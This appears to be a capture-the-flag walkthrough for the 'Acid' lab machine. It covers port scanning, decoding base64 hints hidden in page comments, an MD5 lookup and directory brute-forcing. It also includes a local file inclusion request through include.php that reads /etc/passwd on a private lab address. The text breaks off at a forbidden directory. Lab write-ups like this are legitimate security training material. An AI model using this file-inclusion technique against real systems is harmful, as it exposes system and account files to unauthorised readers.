ACID


Nmap

```
PORT      STATE SERVICE VERSION
33447/tcp open  http    Apache httpd 2.4.10 ((Ubuntu))
|_http-server-header: Apache/2.4.10 (Ubuntu)
|_http-title: /Challenge
```

POC

Vishal check the source code of default page and get a hex code

```
74
75
76 <!--0x643239334c6d70775a773d3d-->
77
```



It seeams like base64 encoded string

Decode from Base64 format

Simply use the form below

d293LmpwZw==

For encoded binaries *(like images, documen*

UTF-8 Source charset.

Live mode OFF Decodes in real-time


DECODE Decodes your data in

wow.jpg

`http://192.168.56.28:33447/images/wow.jpg`

on strings I get


37:61:65:65:30:66:36:64:35:38:38:65:64:39:39:30:35:65:65:33:37:66:31:36:61:37:63:36:31:



7aee0f6d588ed9905ee37f16a7c610d4


7aee0f6d588ed9905ee37f16a7c610d4 MD5 63425 or osCommerce 63:425

/Challenge




```
---- Scanning URL: http://192.168.56.28:33447/Challenge/ ----
+ http://192.168.56.28:33447/Challenge/error.php (CODE:200|SIZE:309)
+ http://192.168.56.28:33447/Challenge/include.php (CODE:302|SIZE:0)
+ http://192.168.56.28:33447/Challenge/index.php (CODE:200|SIZE:1333)
+ http://192.168.56.28:33447/Challenge/todo.txt (CODE:200|SIZE:2954)
```

`/Challenge/include.php`





```
GET /Challenge/include.php?file=%2Fetc%2Fpasswd&add=Extract+File HTTP/1.1
```


above get request gives password file

```
acid:x:1000:1000:acid,,,:/home/acid:/bin/bash
mysql:x:111:126:MySQL Server,,,:/nonexistent:/bin/false
saman:x:1001:1001:,,,:/home/saman:/bin/bash
```


```
63
64
65
66
67 <!--0x5933566a4c6e4a34626e413d-->
68
```





Y3VjLnJ4bnA= (base64) => cuc.rxnp



which looks like cake.php








Forbidden

You don't have permission to access /Challenge/Magic_Box/ on this server.

